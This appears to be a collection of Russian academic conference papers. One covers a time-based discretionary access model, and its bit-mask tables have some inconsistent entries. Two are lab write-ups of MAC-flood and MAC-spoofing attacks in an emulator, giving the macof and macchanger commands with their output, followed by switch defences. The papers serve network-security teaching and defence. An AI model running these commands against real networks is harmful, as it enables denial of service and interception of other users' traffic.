Abstract. In the work, for various spaces, some operations are considered that can be introduced to form the information security policy of an automated system. Examples are given and the application of the model for the case of four dimensions is considered.

Ключевые слова: компьютер, система, защита, безопасность, интернет, информация, средства защиты.

Key words: computer, system, protection, security, internet, information, means of protection.

Введение

В работах [2] и [3] было рассмотрено трехмерное пространство дискреционной модели доступа с разграничением прав доступа по группам. В данной работе уточним модель, добавив разграничение прав в зависимости от времени, таким образом представлением этой модели будет являться 4-мерная таблица.

Пример для нескольких измерений

Рассмотрим расширение модели.

Пусть

$S = \{\text{user}, \text{user2}, \text{Администратор}\}$

$O = \{\langle\langle C:\backslash windows \rangle\rangle, \langle\langle C:\backslash temp \rangle\rangle, \langle\langle C:\backslash folder \rangle\rangle\}$

$R = \{R1, R2, R3, R4, R5, R6, R7, R8, R9, R10, R11, R12\}$, причем $\forall r \in R, r \in \{0, 1\}$

$M = \{000000000000, 100000000000, \dots, 111111111110, 111111111111\}$, $|M| = 4096$

$W = \{\langle\langle C:\backslash windows \rangle\rangle, \text{Администратор}\}, \langle\langle C:\backslash temp \rangle\rangle, \text{user}\}, \langle\langle C:\backslash folder \rangle\rangle, \text{user2}\}$

Далее если $G = \{\langle\langle Пользователи \rangle\rangle, \langle\langle Администраторы \rangle\rangle\}$, и $U = \{\langle\langle Пользователи \rangle\rangle, \text{user}, \text{user2}\}, \langle\langle Администраторы \rangle\rangle, \text{Администратор}\}$

Введем конечное множество временных промежутков $T = \{\langle\langle 08:00-15:59 \rangle\rangle, \langle\langle 16:00-21:59 \rangle\rangle, \langle\langle 22:00-07:59 \rangle\rangle\}$.

Можно построить $Y \subset O \times G \times T \rightarrow M$ правила доступа для группы к объектам в заданное время. Также определим подмножество $Y' \subset Y$, такое что $Y' \subset O \times U^{-1} \times T \rightarrow M$

$Y = \{\langle\langle C:\backslash windows \rangle\rangle, \text{Пользователи}, \langle\langle 08:00-15:59 \rangle\rangle, 011000000000\}, \langle\langle C:\backslash windows \rangle\rangle, \text{Пользователи}, \langle\langle 16:00-21:59 \rangle\rangle, 011000000000\}, \langle\langle C:\backslash windows \rangle\rangle, \text{Пользователи}, \langle\langle 22:00-07:59 \rangle\rangle, 000000000000\}, \langle\langle C:\backslash windows \rangle\rangle, \text{Администраторы}, \langle\langle 08:00-15:59 \rangle\rangle,$

1111111111), («C:\windows», Администраторы, «16:00-21:59», 1111111111), («C:\windows», Администраторы, «22:00-07:59», 011001100100),

(«C:\temp», Пользователи, «08:00-15:59», 1111111111), («C:\temp», Пользователи, «16:00-21:59», 1111111111), («C:\temp», Пользователи, «22:00-07:59», 000000000000), («C:\temp», Администраторы, «08:00-15:59», 011111100100), («C:\temp», Администраторы, «16:00-21:59», 011111100100), («C:\temp», Администраторы, «22:00-07:59», 011001100100),

(«C:\folder», Пользователи, «08:00-15:59», 1111111111), («C:\windows», Пользователи, «16:00-21:59», 1111111111), («C:\windows», Пользователи, «22:00-07:59», 1111111111), («C:\windows», Администраторы, «08:00-15:59», 011111100100), («C:\windows», Администраторы, «16:00-21:59», 011111100100), («C:\windows», Администраторы, «22:00-07:59», 011001100100),

Отображением Y будет являться четырехмерная таблица (рис. 1), эта таблица состоит из трехмерных таблиц прав доступа в указанное время, а каждая трехмерная таблица состоит из двухмерных таблиц прав доступа пользователей по группам (рис. 2-4).




Рисунок 1 – Задание отношения Y в форме четырехмерной таблицы




Рисунок 2 – Задание отношения Y'1




Рисунок 3 – Задание отношения Y'2




Рисунок 4 – Задание отношения Y'3

Для получения результирующих прав доступа необходимо поочередно применить одну из логических операций к каждому измерению, начиная с нулевого. Рассмотрим логические операции и, или, и исключающее или.

Логическое или.

$$\begin{array}{ccc}
 \left(\begin{array}{ccc} 011000000000 & 111111111111 & 001110000000 \\ 000000000000 & 000000000000 & 000000000000 \\ \text{*****} & \text{*****} & \text{*****} \end{array} \right) & & \\
 & \vee & \\
 \left(\begin{array}{ccc} \text{*****} & \text{*****} & \text{*****} \\ \text{*****} & \text{*****} & \text{*****} \\ 111111111111 & 011111100100 & 011111100100 \end{array} \right) & & \\
 & \vee & \\
 \left(\begin{array}{ccc} 000000000000 & 000000000000 & 000000000000 \\ 011000000000 & 011111100000 & 111111111111 \\ \text{*****} & \text{*****} & \text{*****} \end{array} \right) & & \\
 & \vee & \\
 \left(\begin{array}{ccc} \text{*****} & \text{*****} & \text{*****} \\ \text{*****} & \text{*****} & \text{*****} \\ 111111111111 & 011111100100 & 011111100100 \end{array} \right) & & \\
 & \vee & \\
 \left(\begin{array}{ccc} 000000000000 & 000000000000 & 000000000000 \\ 000000000000 & 000000000000 & 000000000000 \\ \text{*****} & \text{*****} & \text{*****} \end{array} \right) & & \\
 & \vee & \\
 \left(\begin{array}{ccc} \text{*****} & \text{*****} & \text{*****} \\ \text{*****} & \text{*****} & \text{*****} \\ 011001100100 & 011001100100 & 01100110011 \end{array} \right) & & \\
 & = & \\
 \left(\begin{array}{ccc} 011000000000 & 111111111111 & 001110000000 \\ 011000000000 & 011111100000 & 111111111111 \\ 111111111111 & 011111100100 & 011111100100 \end{array} \right) & &
 \end{array}$$

Аналогично для каждого измерения выполняем остальные операции

Логическое умножение.

$$\begin{array}{ccc}
 & = & \\
 \left(\begin{array}{ccc} 000000000000 & 000000000000 & 000000000000 \\ 000000000000 & 000000000000 & 000000000000 \\ 011001100100 & 011001100100 & 011001100100 \end{array} \right) & &
 \end{array}$$

Исключающее или.

$$\begin{array}{ccc}
 & = & \\
 \left(\begin{array}{ccc} 011000000000 & 111111111111 & 001110000000 \\ 011000000000 & 011111100000 & 111111111111 \\ 011001100100 & 011001100100 & 01100110011 \end{array} \right) & &
 \end{array}$$

Заключение

Рассмотренная модель позволяет формировать более надёжные политики информационной безопасности автоматизированных систем, позволяя задавать определённые разрешения для выделенных временных промежутков. Эта модель может применяться на различных предприятиях [1], когда на одном рабочем месте в разное время работают разные смены. На примере рассмотренной таблицы есть два обычных работника и администратор. В дневную смену права для работы с файлами имеет только первый работник и администратор, в вечернюю смену наоборот, второй работник и администратор, а после окончания обеих смен, для избежания утечек информации, права остаются только у администратора.

Рассмотренные операции позволяют сделать вывод о наиболее защищенном объекте в модели (результаты операции и), наименее защищенном объекте (результат или) или потенциально подверженном риску доступа объекте (исключающее или).

СПИСОК ИСТОЧНИКОВ

1. Обласов А. А. Управление информационной безопасностью / А. А. Обласов, И. Ю. Росланов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : материалы V Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 11-15 апреля 2022 г. : в 4 ч. / редкол. : А. В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ», 2022. – Ч. 1. – С. 304 - 307.

2. Пырин О. О. О подходе к моделированию многомерных пространств дискреционных моделей доступа / Пырин О. О., Трещёв И. А. Наука, инновации и технологии: от идей к внедрению : материалы междунар. науч.-практ. конф., Комсомольск-на-Амуре, 7-11 февраля 2022 г. / редкол. : Э. А. Дмитриев (отв. ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2022. – С. 137-141.

3. Трещёв И. А. Многомерные пространства дискреционных моделей доступа / Трещёв И. А. Производственные технологии будущего: от создания к внедрению. Материалы международной научно-практической конференции. С.В. Белых (отв. ред.). – Комсомольск-на-Амуре : КнАГТУ, 2017. – С. 153-158.

УДК 004.056

Трещев Иван Андреевич, кандидат технических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor of the De-partment "Information Security of Automated Systems", Komsomolsk-on-Amur State University

Карпова Нина Георгиевна, руководитель исследовательского отдела Zriha Hlavin Industries Ltd, Israel

Karpova Nina Georgievna, Head of Research Department, Zriha Hlavin Industries Ltd, Israel

Бутов Павел Анатольевич, главный энергетик АО «Дальневосточный акционерный комсомольский городской молочный завод»

Butov Pavel Anatolyevich, Chief Power Engineer of Far Eastern Joint-Stock Company Komsomol City Dairy Plant

Кудряшова Екатерина Сергеевна, кандидат физико-математических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kudryashova Ekaterina Sergeevna, Candidate of Physical and Mathematical Sciences, docent Department "Design, Management and Development of Information Systems", Komsomolsk-on-Amur State University

Ватолина Анастасия Сергеевна, студент, Комсомольский-на-Амуре государственный университет

Vatolina Anastasia Sergeevna, student of Komsomolsk-na-Amure State University

О РЕАЛИЗАЦИИ АТАК ТИПА MAC-FLOOD

ABOUT THE IMPLEMENTATION OF MAC-FLOOD ATTACK

Аннотация. В работе рассмотрены подходы к проведению популярной атаки переполнения mac адресов в локальных вычислительных сетях, описан стенд для проведения

атак, и реализация с использованием инструментария дистрибутива kali linux, Приведены рекомендации по защите оборудования сети от такого рода угроз безопасности.

Abstract. The paper considers approaches to carrying out a popular mac address overflow attack in local area networks, describes a stand for carrying out attacks, and implementation using the kali linux distribution toolkit. Recommendations are given for protecting network equipment from such security threats.

Ключевые слова: угрозы безопасности, информационная безопасность.

Key words: security threats, information security.

Введение

Зачастую наличие уязвимостей в локальных вычислительных сетях обусловлено некорректной настройкой оборудования или недостаточной квалификацией администратора[1]. Существуют механизмы вызова отказа в обслуживании в корпоративных сетях, которые могут негативно сказаться на доступности информации, что может привести к существенным финансовым потерям. Одной из атак такого типа является mac-flood[2].

Виртуальный стенд для проведения атаки

Для демонстрации атаки использовался виртуальный стенд, собранный в эмуляторе GNS3 см. рисунок 1.




Рисунок 1 – Сетевая топология для проведения атаки MAC-Spoofing

MAC-flood

В качестве инструмента «отравления» CAM-таблицы коммутатора воспользуемся утилитой Kali Linux macof. Macof очень быстро переполняет CAM-таблицу коммутатора, за счет отправки более 150 000 запросов в минуту.

Пусть таблица MAC-адресов коммутатора до атаки соответствует рисунку 2.

```
ESW1#show mac-address-table
Destination Address  Address Type  VLAN  Destination Port
-----
c402.0e98.0000      Self         1      Vlan1
c402.0e98.0000      Self         2      Vlan2
ca01.1104.0006      Dynamic      1      FastEthernet1/0
ca01.1104.0006      Dynamic      2      FastEthernet1/0
0800.2754.aac4      Dynamic      2      FastEthernet1/2
```

Рисунок 2 – Таблица MAC-адресов до атаки

Теперь воспользуемся утилитой macof и «отравим» ее (рисунки 3 – 5).

Как можно увидеть «отравление» таблицы происходит путем генерирования большого количества запросов с разными IP- и MAC-адресами, причем количество этих запросов велико и все MAC-адреса привязываются к интерфейсу, к которому подключен злоумышленник (в нашем случае Fa1/2).

Как только CAM-таблица была заполнена, возможно используя Wireshark или другой сниффер пакетов начать захват трафика. По умолчанию Wireshark настроен на захват трафика в неразборчивом режиме, однако, так как коммутатор перешел в режим концентратора, значит трафик уже неразборчивый[3].

Следует заметить сходство с атакой ARP-poisoning, при атаке ARP-poisoning, протокол ARP всегда будет доверять тому устройству, от которого был получен ответ. Из-за этого недостатка в дизайне коммутатор никоим образом не может проверить, что ARP-ответ был отправлен с доверенного устройства. Пример использования утилиты macof с заданием интерфейса, подменой IP адреса и указанием количества отправляемых пакетов представлен на рисунке 6.

```

kali:~/Desktop$ sudo macof
f6:86:4e:6a:ce:45 3:d7:c5:27:39:d1 0.0.0.0.36093 > 0.0.0.0.55079: S 1494857471:1494857471(0) win 512
b6:27:64:30:d6:65 eb:f4:f6:20:5e:8c 0.0.0.0.47098 > 0.0.0.0.57773: S 923438136:923438136(0) win 512
fb:d4:9b:4c:15:6a a5:4b:1b:7b:b0:3 0.0.0.0.21986 > 0.0.0.0.64561: S 1679305710:1679305710(0) win 512
cb:26:c7:40:4b:1 2c:40:84:6c:5b:66 0.0.0.0.23786 > 0.0.0.0.57217: S 1404640489:1404640489(0) win 512
28:f4:e9:53:bd:48 fc:15:dd:3c:f4:5d 0.0.0.0.10534 > 0.0.0.0.36118: S 868855567:868855567(0) win 512
32:79:ba:7d:70:84 25:9b:59:3b:ad:3d 0.0.0.0.39047 > 0.0.0.0.56834: S 2099355018:2099355018(0) win 512
fe:a6:e6:1d:3e:2 77:9:61:20:94:f1 0.0.0.0.35599 > 0.0.0.0.17796: S 475447175:475447175(0) win 512
23:f8:63:3a:f0:23 e5:d3:8a:70:60:85 0.0.0.0.34443 > 0.0.0.0.43785: S 979528768:979528768(0) win 512
33:2d:40:6a:8f:1d 1c:71:b9:7c:f1:ed 0.0.0.0.35946 > 0.0.0.0.62402: S 383335711:383335711(0) win 512
82:2b:cf:70:dd:18 4b:d5:9:54:29:46 0.0.0.0.49798 > 0.0.0.0.38274: S 1046452499:1046452499(0) win 512
e8:cc:4c:44:fa:9 7:ed:4d:55:a4:d5 0.0.0.0.61231 > 0.0.0.0.5606: S 1184573608:1184573608(0) win 512
68:ca:e2:34:b6:86 65:3e:fc:74:20:6d 0.0.0.0.25366 > 0.0.0.0.275: S 1153678749:1153678749(0) win 512
94:a2:95:5:b2:1e 2b:39:c0:16:7e:d1 0.0.0.0.25453 > 0.0.0.0.42849: S 768229909:768229909(0) win 512
40:d1:86:74:14:81 97:39:42:b:1c:8 0.0.0.0.19540 > 0.0.0.0.50665: S 869643843:869643843(0) win 512
71:f5:4a:66:63:e9 93:c6:ba:7b:1e:8f 0.0.0.0.7611 > 0.0.0.0.14746: S 1101297253:1101297253(0) win 512
2c:29:7c:47:33:60 41:c3:8c:7b:93:c0 0.0.0.0.39665 > 0.0.0.0.5407: S 1372158274:1372158274(0) win 512
87:48:77:7:d2:90 dd:b7:8:54:d7:94 0.0.0.0.26890 > 0.0.0.0.25923: S 610468901:610468901(0) win 512
92:c1:48:5f:45:4 f9:91:8e:2a:29:e3 0.0.0.0.39455 > 0.0.0.0.45342: S 710877767:710877767(0) win 512
16:24:25:2d:4f:bd 4a:fc:11:36:9:10 0.0.0.0.13235 > 0.0.0.0.6356: S 1273245000:1273245000(0) win 512
75:bd:30:66:2a:c9 76:8c:1b:3:8b:af 0.0.0.0.4650 > 0.0.0.0.50957: S 665445914:665445914(0) win 512
46:64:eb:35:9e:ae b6:da:41:64:b9:56 0.0.0.0.27077 > 0.0.0.0.44008: S 828527127:828527127(0) win 512
10:80:1:7e:b4:d4 24:b2:97:41:6e:b0 0.0.0.0.5244 > 0.0.0.0.39025: S 367948933:367948933(0) win 512
2a:68:6:2f:19:ae 95:ac:3e:2a:c3:26 0.0.0.0.53059 > 0.0.0.0.61390: S 73987963:73987963(0) win 512
64:65:1d:45:15:96 a7:17:ff:73:79:69 0.0.0.0.48084 > 0.0.0.0.54932: S 1696523321:1696523321(0) win 512
19:fd:e7:f:69:c7 83:10:80:3:bd:0 0.0.0.0.29275 > 0.0.0.0.3157: S 2096403519:2096403519(0) win 512
e8:20:16:79:64:28 ab:b5:3c:75:d1:f0 0.0.0.0.42408 > 0.0.0.0.40554: S 387899709:387899709(0) win 512
e6:ea:8b:10:dd:a2 3c:c5:65:72:19:7 0.0.0.0.42120 > 0.0.0.0.18476: S 1298116006:1298116006(0) win 512
50:69:2a:1e:7:8 8a:92:bf:22:7e:9b 0.0.0.0.5184 > 0.0.0.0.31518: S 1546018129:1546018129(0) win 512
da:ec:13:b:75:d3 85:78:53:55:d5:a2 0.0.0.0.11107 > 0.0.0.0.59888: S 1458562171:1458562171(0) win 512
32:27:4b:64:dd:36 5b:27:41:1f:20:43 0.0.0.0.26513 > 0.0.0.0.25214: S 504266002:504266002(0) win 512
38:4a:26:6:9b:22 11:5c:8c:e:a9:5 0.0.0.0.45771 > 0.0.0.0.21082: S 1330257717:1330257717(0) win 512
2e:c4:9f:33:6d:66 7c:2b:3c:14:a6:45 0.0.0.0.58022 > 0.0.0.0.46246: S 956773609:956773609(0) win 512

```

Рисунок 3 – Использование утилиты macof

No.	Time	Source	Destination	Protocol	Length	Info
52930	30.006194378	241.119.164.87	161.82.173.29	IPv4	54	
52931	30.006292635	73.173.248.118	110.152.25.57	IPv4	54	
52932	30.006632600	226.134.185.26	114.193.34.84	IPv4	54	
52933	30.007695997	71.251.124.1	103.93.28.3	IPv4	54	
52934	30.007964341	59.238.6.61	173.77.55.18	IPv4	54	
52935	30.008324997	117.49.201.70	208.192.0.10	IPv4	54	
52936	30.008653211	231.166.154.77	53.13.184.19	IPv4	54	
52937	30.009116672	234.114.94.51	59.131.247.0	IPv4	54	
52938	30.009335099	58.49.59.50	105.78.45.26	IPv4	54	
52939	30.009742547	52.75.179.105	153.40.167.89	IPv4	54	
52940	30.010460636	75.64.247.102	244.35.50.46	IPv4	54	
52941	30.011381097	108.149.151.70	134.173.11.90	IPv4	54	
52942	30.011677001	103.238.18.125	48.148.117.54	IPv4	54	
52943	30.012113530	50.83.250.38	170.61.231.97	IPv4	54	
52944	30.012388554	101.58.47.108	226.28.134.16	IPv4	54	
52945	30.012754829	26.4.76.82	76.205.46.44	IPv4	54	
52946	30.013246572	215.111.50.49	3.191.159.92	IPv4	54	
52947	30.013519082	23.95.5.91	118.135.182.44	IPv4	54	
52948	30.013828834	169.128.141.75	50.14.81.99	IPv4	54	
52949	30.014367375	198.143.163.95	133.166.37.127	IPv4	54	
52950	30.014637133	62.176.68.75	0.85.80.89	IPv4	54	
52951	30.015375710	153.126.49.126	66.13.150.118	IPv4	54	
52952	30.015624412	53.29.171.50	194.249.22.0	IPv4	54	
52953	30.016083792	153.153.151.24	164.55.202.29	IPv4	54	
52954	30.016342191	119.210.46.32	178.195.185.125	IPv4	54	
52955	30.016650224	156.155.125.40	132.21.211.72	IPv4	54	
52956	30.016989307	225.19.217.111	118.109.178.33	IPv4	54	
52957	30.017357653	36.123.191.46	110.30.237.80	IPv4	54	
52958	30.017616736	17.230.246.43	20.82.54.15	IPv4	54	
52959	30.018099589	181.87.59.1	64.169.119.107	IPv4	54	
52960	30.018416321	222.50.247.46	84.65.242.64	IPv4	54	
52961	30.019059230	198.34.101.64	9.197.203.107	IPv4	54	

Рисунок 4 – Пакеты, посылаемые злоумышленником

Destination Address	Address Type	VLAN	Destination Port
c402.0e98.0000	Self	1	Vlan1
c402.0e98.0000	Self	2	Vlan2
ca01.1104.0006	Dynamic	1	FastEthernet1/0
9ae5.5859.ad44	Dynamic	2	FastEthernet1/2
1ee2.9f5b.9ace	Dynamic	2	FastEthernet1/2
e89a.0628.4573	Dynamic	2	FastEthernet1/2
0050.be2b.e0df	Dynamic	2	FastEthernet1/2
2c6c.6956.66ba	Dynamic	2	FastEthernet1/2
1eb4.bd1f.bc5f	Dynamic	2	FastEthernet1/2
a073.3335.d7ad	Dynamic	2	FastEthernet1/2
b8e8.590e.0192	Dynamic	2	FastEthernet1/2
900e.2131.d1c9	Dynamic	2	FastEthernet1/2
c2e7.5e60.f60b	Dynamic	2	FastEthernet1/2
22e2.a312.4a70	Dynamic	2	FastEthernet1/2
b085.ce38.3a57	Dynamic	2	FastEthernet1/2
c2ef.7739.f85b	Dynamic	2	FastEthernet1/2
22de.ef3f.8006	Dynamic	2	FastEthernet1/2
e6e0.134f.e23a	Dynamic	2	FastEthernet1/2
4418.f75e.bbd6	Dynamic	2	FastEthernet1/2
0e62.6028.5049	Dynamic	2	FastEthernet1/2
f471.7f12.38a1	Dynamic	2	FastEthernet1/2

Рисунок 5 – «Отравленная» CAM-таблица на коммутаторе

```

@kali: ~/Desktop
File Actions Edit View Help
kali:~/Desktop$ sudo macof -i eth0 -d 192.168.1.250 -n 15
72:c7:59:5d:45:ae b5:74:f2:51:34:39 0.0.0.0.42779 > 192.168.1.250.55315: S 1467603126:1467603126(0) win 512
a5:a4:c1:a9:f:10 49:e0:40:31:87:b5 0.0.0.0.36699 > 192.168.1.250.40471: S 769901091:769901091(0) win 512
2d:3b:9a:3b:fc:fa cf:9d:1b:4f:3e:78 0.0.0.0.61498 > 192.168.1.250.61276: S 1808769701:1808769701(0) win 512
da:b:94:2:84:7e 65:98:79:42:da:54 0.0.0.0.35109 > 192.168.1.250.7042: S 24042262:24042262(0) win 512
5a:4:43:3e:98:b4 89:a7:98:31:74:1d 0.0.0.0.59861 > 192.168.1.250.12030: S 289015885:289015885(0) win 512
41:2f:18:f:9e:37 43:da:6e:19:be:d7 0.0.0.0.28334 > 192.168.1.250.17578: S 1185734647:1185734647(0) win 512
2c:c7:b8:6d:1:16 cc:9b:6:66:73:72 0.0.0.0.88 > 192.168.1.250.19795: S 1691030655:1691030655(0) win 512
70:27:8:2f:cc:14 99:9d:93:62:69:ff 0.0.0.0.46278 > 192.168.1.250.55435: S 784188960:784188960(0) win 512
7e:32:cf:fd:db:a3 4f:aa:fe:7:f9:c5 0.0.0.0.59883 > 192.168.1.250.14763: S 1590319914:1590319914(0) win 512
fa:7d:60:2a:9e:fe 0:33:f6:b:b8:9b 0.0.0.0.21752 > 192.168.1.250.7563: S 1834137764:1834137764(0) win 512
5c:de:86:3f:49:f3 ce:d0:e2:21:8b:c1 0.0.0.0.1918 > 192.168.1.250.16824: S 2026426467:2026426467(0) win 512
f4:8b:8a:6a:b8:a1 86:41:3f:12:45:8f 0.0.0.0.63392 > 192.168.1.250.16787: S 1051847501:1051847501(0) win 512
5a:b9:24:72:ab:63 11:f6:b8:1d:d1:43 0.0.0.0.37480 > 192.168.1.250.33480: S 577963339:577963339(0) win 512
1f:31:a1:26:49:45 86:95:5d:56:27:51 0.0.0.0.24365 > 192.168.1.250.50136: S 222533493:222533493(0) win 512
2a:62:2c:69:70:e6 ba:f2:61:7f:3e:2a 0.0.0.0.37844 > 192.168.1.250.32259: S 1549570009:1549570009(0) win 512
kali:~/Desktop$

```

Рисунок 6 – Выполнение команды macof с параметрами

Заключение

Уязвимости, связанные с протоколами ARP и RARP, обусловлены несовершенством подхода к дизайну протоколов и отсутствием механизмов подтверждения доверенного отправителя, поэтому главными контрмерами против атаки типа MAC-flood являются: Использование механизма Port Security – запрещает нескольким MAC-адресам присоединяться к одному порту (установка статического MAC-адреса).

Реализация протокола 802.1X – позволяет применять правила фильтрации пакетов, выпускаемые централизованным сервером AAA, на основе динамического обучения клиентов. Фильтрация MAC – ограничивает количество MAC-адресов на коммутаторе.

СПИСОК ИСТОЧНИКОВ

1. Обласов А. А., Росланов И. Ю. Управление информационной безопасностью // А. А. Обласов, И. Ю. Росланов –Комсомольск-на-Амуре: Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований, 2021. С. 304 - 307.
2. Карпова Н.Г., Трещев И.А., Кузнецов В.А. Способы обеспечения информационной безопасности в распределенных информационных системах // Наука, инновации и технологии: от идей к внедрению. Материалы Международной научно-практической конференции. Комсомольск-на-Амуре, 2022. С. 106-109.
3. Сеница У.В., Монастырская Е.И., Обласов А.А. Проблемы распределенных сетей // В сборнике: Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях. Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Комсомольск-на-Амуре, 2022. С. 454-455.

Трещев Иван Андреевич, кандидат технических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor of the Department "Information Security of Automated Systems", Komsomolsk-on-Amur State University

Карпова Нина Георгиевна, руководитель исследовательского отдела Zriha Hlavin Industries Ltd, Israel

Karova Nina Georgievna, Head of Research Department, Zriha Hlavin Industries Ltd, Israel

Бутов Павел Анатольевич, главный энергетик АО «Дальневосточный акционерный комсомольский городской молочный завод»

Butov Pavel Anatolyevich, Chief Power Engineer of Far Eastern Joint-Stock Company Komsomol City Dairy Plant

Кудряшова Екатерина Сергеевна, кандидат физико-математических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kudryashova Ekaterina Sergeevna, Candidate of Physical and Mathematical Sciences, docent Department "Design, Management and Development of Information Systems", Komsomolsk-on-Amur State University

Ватолина Анастасия Сергеевна, студент, Комсомольский-на-Амуре государственный университет

Vatolina Anastasia Sergeevna, student of Komsomolsk-na-Amure State University

О РЕАЛИЗАЦИИ АТАК ТИПА MAC-SPOOF

ABOUT THE IMPLEMENTATION MAC-SPOOF ATTACKS

Аннотация. В работе рассмотрены подходы к проведению популярной атаки типа подмены mac адресов в локальных вычислительных сетях, описан стенд для проведения атак и реализация с использованием инструментария дистрибутива kali linux, Приведены рекомендации по защите оборудования сети от такого рода угроз безопасности.

Abstract. The paper considers approaches to conducting a popular attack such as spoofing mac addresses in local area networks, describes a stand for carrying out attacks and implementation using the tools of the kali linux distribution kit, Recommendations are given for protecting network equipment from such security threats.

Ключевые слова: угрозы безопасности, информационная безопасность.

Key words: security threats, information security.

Введение

Удалённые сетевые атаки [1] возможны благодаря повсеместному распространению стека протоколов TCP/IP в распределённых информационных системах при этом, возможно, как пассивное прослушивание передаваемой информации, так и инъекция трафика преднамеренно реализующее некоторые несанкционированные действия.

MAC-Spoofing

В соответствии с механизмом функционирования ARP и RARP протоколов в таблице MAC-адресов содержится соответствие MAC и интерфейсов.

Для реализации атаки будем использовать следующую топологию содержащую внутреннюю сеть, коммутатор, маршрутизатор и внешнюю сеть. Модель построим в GNS3 см. рисунок 1.




Рисунок 1 – Сетевая топология для проведения атаки MAC-Spoofing
 Пусть таблица MAC-адресов на коммутаторе задана в соответствии с рисунком 2.

```
ESW1#show mac-address-table
Destination Address  Address Type  VLAN  Destination Port
-----
c402.0e98.0000      Self         1     Vlan1
c402.0e98.0000      Self         2     Vlan2
0800.27e6.e560      Dynamic      2     FastEthernet1/1
ca01.1104.0006      Dynamic      2     FastEthernet1/0
ca01.1104.0006      Dynamic      1     FastEthernet1/0
3800.2754.aac4      Dynamic      2     FastEthernet1/2
```

Рисунок 2 – Таблица MAC-адресов на коммутаторе ESW1

Пусть наш пользователь пытается получить доступ на сервис knastu.ru посредством ICMP-запросов (рисунок 3).

```
C:\Windows\system32\cmd.exe - ping knastu.ru -t
C:\Users\IEUser>ping knastu.ru -t
Pinging knastu.ru [188.64.218.35] with 32 bytes of data:
Reply from 188.64.218.35: bytes=32 time=51ms TTL=49
Reply from 188.64.218.35: bytes=32 time=46ms TTL=49
```

Рисунок 3 – Запросы к knastu.ru

В это время злоумышленник подменяет на своем сетевом интерфейсе MAC-адрес на тот, которые совпадает с компьютером жертвы (рисунок 4)

```
@kali:~/Desktop
@kali:~/Desktop$ sudo macchanger -s eth0
Current MAC: 08:00:27:54:aa:ca (CADMIUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:54:aa:c4 (CADMIUS COMPUTER SYSTEMS)
@kali:~/Desktop$ sudo ifconfig eth0 down
@kali:~/Desktop$ sudo macchanger -m 08:00:27:e6:e5:60 eth0
Current MAC: 08:00:27:54:aa:ca (CADMIUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:54:aa:c4 (CADMIUS COMPUTER SYSTEMS)
New MAC: 08:00:27:e6:e5:60 (CADMIUS COMPUTER SYSTEMS)
@kali:~/Desktop$ sudo ifconfig eth0 up
@kali:~/Desktop$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.101 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fe06:e560 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:e6:e5:60 txqueuelen 1000 (Ethernet)
    RX packets 233 bytes 111619 (109.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 202 bytes 14748 (14.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 208 bytes 10476 (10.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 208 bytes 10476 (10.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Рисунок 4 – Смена MAC-адреса атакующего на MAC-адрес жертвы

Повторно рассмотрим модифицированную CAM-таблицу коммутатора (рисунок 5)

```

ESW1#show mac-address-table
Destination Address  Address Type  VLAN  Destination Port
-----
c402.0e98.0000      Self         1     Vlan1
c402.0e98.0000      Self         2     Vlan2
ca01.1104.0006      Dynamic      1     FastEthernet1/0
ca01.1104.0006      Dynamic      2     FastEthernet1/0
0800.27e6.e560      Dynamic      2     FastEthernet1/2
    
```

Рисунок 5 – MAC-адрес «жертвы» присвоен интерфейсу атакующего

Ясно, что коммутатор будет пересылать на атакующее устройство все пакеты в соответствии со своей таблицей адресов[2].

Теперь, если злоумышленник начнет генерировать трафик, то некоторые пакеты, адресованные жертве, будут приходить на сетевой интерфейс атакующего. Посмотрим, как злоумышленник может перехватывать трафик, адресованный жертве (рисунок 6).




Рисунок 6 – Перехват трафика

Как можно заметить из рисунка 1.6 злоумышленник имеет адрес 192.168.1.101 на сетевом интерфейсе, однако на него все равно приходят пакеты, адресованные 192.168.1.100. Причем, если пакет попал на сетевой интерфейс злоумышленника, то жертва получает сообщение Request timed out.

Теперь вернем MAC-адрес на прежний (рисунок 7).




Рисунок 7 – Возвращаем обратно MAC-адрес

Как можно увидеть данная атака выполняется посредством всего двух утилит.

Защитится от данной атаки можно посредством установки определенной конфигурации на оборудовании[3]. Для этого на интерфейсе коммутатора достаточно включить port-security. К сожалению, из-за ограничений GNS3 (невозможность работы обычного коммутатора, а замена его на виртуальный аналог EtherSwitch) команда port-security, работает на реальном оборудовании, но в эмуляторе работает нестабильно (листинг 1.1).

Листинг 1.1 – Настройка port-security на интерфейсе коммутатора

```

ESW1(config-if)#switchport mode access
ESW1(config-if)#switchport port-security
ESW1(config-if)#switchport port-security mac-address 0800.27e6.e560
    
```

